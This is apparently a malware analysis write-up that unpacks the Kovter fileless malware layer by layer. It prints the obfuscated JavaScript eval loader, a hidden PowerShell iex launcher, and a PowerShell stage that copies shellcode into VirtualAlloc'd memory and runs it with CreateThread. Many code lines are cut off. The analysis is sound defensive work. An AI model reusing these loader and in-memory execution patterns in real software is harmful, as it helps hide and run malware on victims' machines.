"nfct"="dTgW3J85Vq6KMA=="
"hcpduebihc"="dmkS25I/U15Cc4C0fE6jJRcIB2vcQGU="
"syinrpwh"="eT1H3JUwVZsHrDEtp40WzQQ="
```

We've got a very obfuscated Javascript code that contains a big blob of binary data that deobfuscated and being sent to "eval" function which executes it:




```
d6Qz="34122B177E7034250C0337123806213A1F00723C2C54413A0D012B195C202C2F7840312E060620251105516E10600233230A55263

j97sjqU="";

for(bu4XWGHV=0 ; bu4XWGHV<d6Qz.length ; bu4XWGHV+=2)
    j97sjqU+=String.fromCharCode(parseInt(d6Qz.substr(bu4XWGHV,2),16));

P5HfPxrxnb="gDGB96yWzryDVEYHGDEdHicNTHhL6MudK3flErvbyhdYDX1QgG6wx0lcQ4TcTrfUqECELshleHYJmVGU";
J0DGIpdpzPaV="";

for(xOzV9AOnxH5Ghub=QgplZsWmkCq6hPHi=0 ; QgplZsWmkCq6hPHi<j97sjqU.length ; QgplZsWmkCq6hPHi++)
        {
        J0DGIpdpzPaV += String.fromCharCode(j97sjqU.substr(QgplZsWmkCq6hPHi,1).charCodeAt()^P5HfPxrxnb.substr(x

        }

eval(J0DGIpdpzPaV);
```

A quick trick to analyze it is to comment out the "eval" function and write the content to a file instead:


```
// eval(J0DGIpdpzPaV);

var fso  = new ActiveXObject("Scripting.FileSystemObject");
var fh = fso.CreateTextFile("C:\\Users\\IEUser\\Desktop\\kovter_js_out.txt", 2, true);
fh.WriteLine(J0DGIpdpzPaV);
fh.Close();
```

we've got another obfuscated code, deobfuscating it (removing junk comments, junk variables and a indenting):




```
try
    {
    moveTo(-100,-100)
    resizeTo(0,0)
    Ic1=new ActiveXObject("WScript.Shell")
    (Ic1.Environment("Process"))("aviqzrj")="iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('I29kZXBxeGx0a
    ALF1B=Ic1.Run("C:\\Windows\\SysWOW64\\WindowsPowerShell\\v1.0\\powershell.exe iex $env:aviqzrj",0,1)
    }

catch(e)
    {}
```

So what we've got here? Another Javascript layer that resizes the window to zero and hide it in the corner, creates a Powershell variable and initialize it with Powershell code that decodes a big blob of base64 and executes it with "iex" ("iex" of Powershell = "eval" of Javascript and more languages). decoding the Powershell blob:




```
$mal = [Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('I29kZXBxeGx0aXZreWx0cXFvYWFybg0Kc2xlZXAoMTUp(
$mal > C:\Users\Owner\Downloads\KOVTER\11_ps_out.txt
```

And we've got another obfuscated Powershell layer 😒:



```
#odepqxltivkyltqqoaarn
sleep(15);try{
#agzckxc
function gdelegate{
#rgsjhcfii
Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,[Parameter(Position=1)] [Type] $ReturnType=[Void]);
#iqybnvpct
$TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName("ReflectedDelegate")),[System.Reflection.Emit
#kdqmzsne
$TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",[System.Reflection.CallingConventions]::Standard,$Parameters).SetImplementationFlags("
#vevr
$TypeBuilder.DefineMethod("Invoke","Public,HideBySig,NewSlot,Virtual",$ReturnType,$Parameters).SetImplementationFlags("Runtime,Managed");
#vieolbrpdu
return $TypeBuilder.CreateType();}
#zdivoeh
function gproc{
#piqlxvydnt
Param ([Parameter(Position=0,Mandatory=$True)] [String] $Module,[Parameter(Position=1,Mandatory=$True)] [String] $Procedure);
#qlpzz
$SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And $_.Location.Split("\")[-1].Equals("System.dll")};
#dvwifn
$UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
#erojiz
return $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropSer
#uxzwawc
[Byte[]] $sc32 = 0x55,0x8B,0xEC,0x81,0xC4,0x00,0xFA,0xFF,0xFF,0x53,<#gp#>0x56,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,<#lcv#>0x30,0x8B,0x52,
#dfjtjpo
$pr=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloc),(gdelegate @([IntPtr],[UInt32],[UInt32]
#grqknst
if($pr -ne 0){$memset=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc msvcrt.dll memset),(gdelegate @([UInt32],[UInt32
#klcvtlgi
for ($i=0;$i -le ($sc32.Length-1);$i++) {$memset.Invoke(($pr+$i), $sc32[$i], 1)};
#zoyra
([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread),(gdelegate @([IntPtr],[UInt32],[UInt32],[UI
#ryio
```

Deobfuscating:




```
sleep(15)
try
{
    function gdelegate{
        Param ([Parameter(Position=0,Mandatory=$True)] [Type[]] $Parameters,[Parameter(Position=1)] [Type] $ReturnType=[Void]);
        $TypeBuilder=[AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName("ReflectedDelegate")),[System.Reflect
        $TypeBuilder.DefineConstructor("RTSpecialName,HideBySig,Public",[System.Reflection.CallingConventions]::Standard,$Parameters).SetImplementatio
        $TypeBuilder.DefineMethod("Invoke","Public,HideBySig,NewSlot,Virtual",$ReturnType,$Parameters).SetImplementationFlags("Runtime,Managed");
        return $TypeBuilder.CreateType();}

    function gproc{
        Param ([Parameter(Position=0,Mandatory=$True)] [String] $Module,[Parameter(Position=1,Mandatory=$True)] [String] $Procedure);
        $SystemAssembly=[AppDomain]::CurrentDomain.GetAssemblies()|Where-Object{$_.GlobalAssemblyCache -And $_.Location.Split("\")[-1].Equals("System.
        $UnsafeNativeMethods=$SystemAssembly.GetType("Microsoft.Win32.UnsafeNativeMethods");
        return $UnsafeNativeMethods.GetMethod("GetProcAddress").Invoke($null,@([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.In
        [Byte[]] $sc32 = 0x55,0x8B,0xEC,0x81,0xC4,0x00,0xFA,0xFF,0xFF,0x53,<#gp#>0x56,0x57,0x53,0x56,0x57,0xFC,0x31,0xD2,0x64,0x8B,0x52,<#lcv#>0x30,0x
        $pr=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll VirtualAlloc),(gdelegate @([IntPtr],[UInt32],
        if($pr -ne 0){$memset=([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc msvcrt.dll memset),(gdelegate @([UInt32]
        for ($i=0;$i -le ($sc32.Length-1);$i++)
            {$memset.Invoke(($pr+$i), $sc32[$i], 1)};
    ([System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((gproc kernel32.dll CreateThread),(gdelegate @([IntPtr],[UInt32],[UInt32]
    }

    sleep(1200);
}
catch{}
    exit;
```

So what this code is doing is define a big blob of shellcode inside the `$sc32` variable, calling `VirtualAlloc` to allocate virtual memory in the current process (which is still Powershell.exe), copying the shellcode to it using `memset` and then executing it using `CreateThread`.

Analyzing The Shellcode


The shellcode is PIC (position independent code), thus has no imports, thus has to find the needed imports by itself, and it does it by the known reflective loading method (explained here, and in more other places). first it navigates to the PEB to get the address of Kernel32.dll:



```
HIDWORD(peb_address) = *(_DWORD *)(*(_DWORD *)(__readfsdword(0x30u) + 12) + 20);
```


After retrieving the `LoadLibraryA` and `GetProcAddress` addresses from Kernel32.exe, it can resolve all the rest of the calls it need.

So it loads Advapi32.dll (a library which contains all the registry API):



```
mov     [ebp+var_D1], 61h ; 'a'
mov     [ebp+var_D0], 64h ; 'd'
mov     [ebp+var_CF], 76h ; 'v'
mov     [ebp+var_CE], 61h ; 'a'
mov     [ebp+var_CD], 70h ; 'p'
mov     [ebp+var_CC], 69h ; 'i'
mov     [ebp+var_CB], 33h ; '3'
mov     [ebp+var_CA], 32h ; '2'
mov     [ebp+var_C9], 2Eh ; '.'
mov     [ebp+var_C8], 64h ; 'd'
mov     [ebp+var_C7], 6Ch ; 'l'
mov     [ebp+var_C6], 6Ch ; 'l'
```

And then reads an the encrypted Kovter main payload that was written to the registry:




```
align 4
db 'software\vmwbcodxv',0
align 4
```

Decrypts it in memory, and executes it!

Main Activity

This main Kovter payload responsible for injecting itslef to Regsvr32.exe, which injects itself to another instance of Regsvr32.exe.

So in order to cut to the chase, i located the injected decrypted Kovter PE using Process Hacker in Regsvr32.exe:




☑ Hide free regions

Base address	Type	Size	Protecti
0x630000	Mapped	64 kB	RW
0x640000	Private	64 kB	RW
0x650000	Private	56 kB	RW
0x660000	Mapped	104 kB	R
0x680000	Private	256 kB	RW
0x6c0000	Private	256 kB	RW
0x700000	Mapped	16 kB	R
0x710000	Mapped	8 kB	R
0x720000	Private	8 kB	RW
0x730000	Mapped	788 kB	R
0x800000	Private	2,048 kB	RW
0xa00000	Mapped	1,320 kB	RWX
0xa00000	Mapped: Commit	1,320 kB	RWX
0xb50000	Image	12 kB	WCX
0xb60000	Mapped	32 kB	R
0xb70000	Private	4 kB	RWX
0xb80000	Private	1,024 kB	RW
0xc80000	Private	256 kB	RW
0xcc0000	Private	256 kB	RW
0xd00000	Private	104 kB	RW
0xd20000	Mapped	8 kB	R
0xd30000	Private	64 kB	RW
0xd40000	Private	1,024 kB	RW
0xe40000	Private	256 kB	RW
0xe80000	Private	64 kB	RW
0xe90000	Private	256 kB	RW
0xed0000	Private	256 kB	RW
0xf10000	Private	4 kB	RWX
0xf20000	Private	4 kB	RWX
0xf30000	Image	36 kB	WCX


```
00000000 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 MZP.............
00000010 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ................
00000040 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 ........!..L.!..
00000050 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 This program mus
00000060 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 t be run under W
00000070 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 in32..$7........
00000080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000000f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00000100 50 45 00 00 4c 01 06 00 19 5e 42 2a 00 00 00 00 PE..L....^B*....
00000110 00 00 00 00 e0 00 8e 81 0b 01 02 19 00 b8 05 00 ................
00000120 00 ee 00 00 00 00 00 00 d0 c6 05 00 00 10 00 00 ................
00000130 00 d0 05 00 00 00 a0 00 00 10 00 00 00 02 00 00 ................
00000140 01 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 ................
00000150 00 e0 06 00 00 04 00 00 00 00 00 00 02 00 00 00 ................
00000160 00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00 .....@..........
00000170 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 ................
00000180 00 50 06 00 7a 1b 00 00 00 c0 06 00 18 19 00 00 .P..z...........
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001a0 00 70 06 00 64 49 00 00 00 00 00 00 00 00 00 00 .p..dI..........
000001b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000001d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

16 bytes per row

And dumped it with Pe-Sieve:




```
PS C:\Users\IEUser\Desktop> pe-sieve.exe /pid 6636 /imp 2 /dmode 2
PID: 6636
Output filter: no filter: dump everything (default)
Dump mode: unmapped (converted to raw using sections' raw headers)
Using raw process!
[*] Scanning: C:\Windows\SysWOW64\regsvr32.exe
[*] Scanning: C:\Windows\SysWoW64\ntdll.dll
```



```
[!] Scanning detached: 0000000000F30000 : C:\Windows\SysWOW64\regsvr32.exe
[*] Workingset scanned in 172 ms
[+] Report dumped to: process_6636
[*] Dumped module to: C:\Users\IEUser\Desktop\\process_6636\a00000.regsvr32.exe as UNMAPPED
[*] Dumped module to: C:\Users\IEUser\Desktop\\process_6636\a00000.regsvr32.exe as UNMAPPED
[*] Dumped module to: C:\Users\IEUser\Desktop\\process_6636\75d50000.user32.dll as UNMAPPED
[*] Dumped module to: C:\Users\IEUser\Desktop\\process_6636\a00000.regsvr32.exe as UNMAPPED
[+] Dumped modified to: process_6636
[+] Report dumped to: process_6636
---
PID: 6636
---
SUMMARY:

Total scanned:      79
Skipped:            0
-
Hooked:             1
Replaced:           1
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          1
Implanted PE:       1
Implanted shc:      0
Unreachable files:  0
Other:              1
-
Total suspicious:   4
---
PS C:\Users\IEUser\Desktop>
```

The dumped PE is unpacked finally:




Entropy

Type: PE32
Total: 6.53966 81%
Status: packed
Offset: 00000000
Size: 0006aa00

Regions

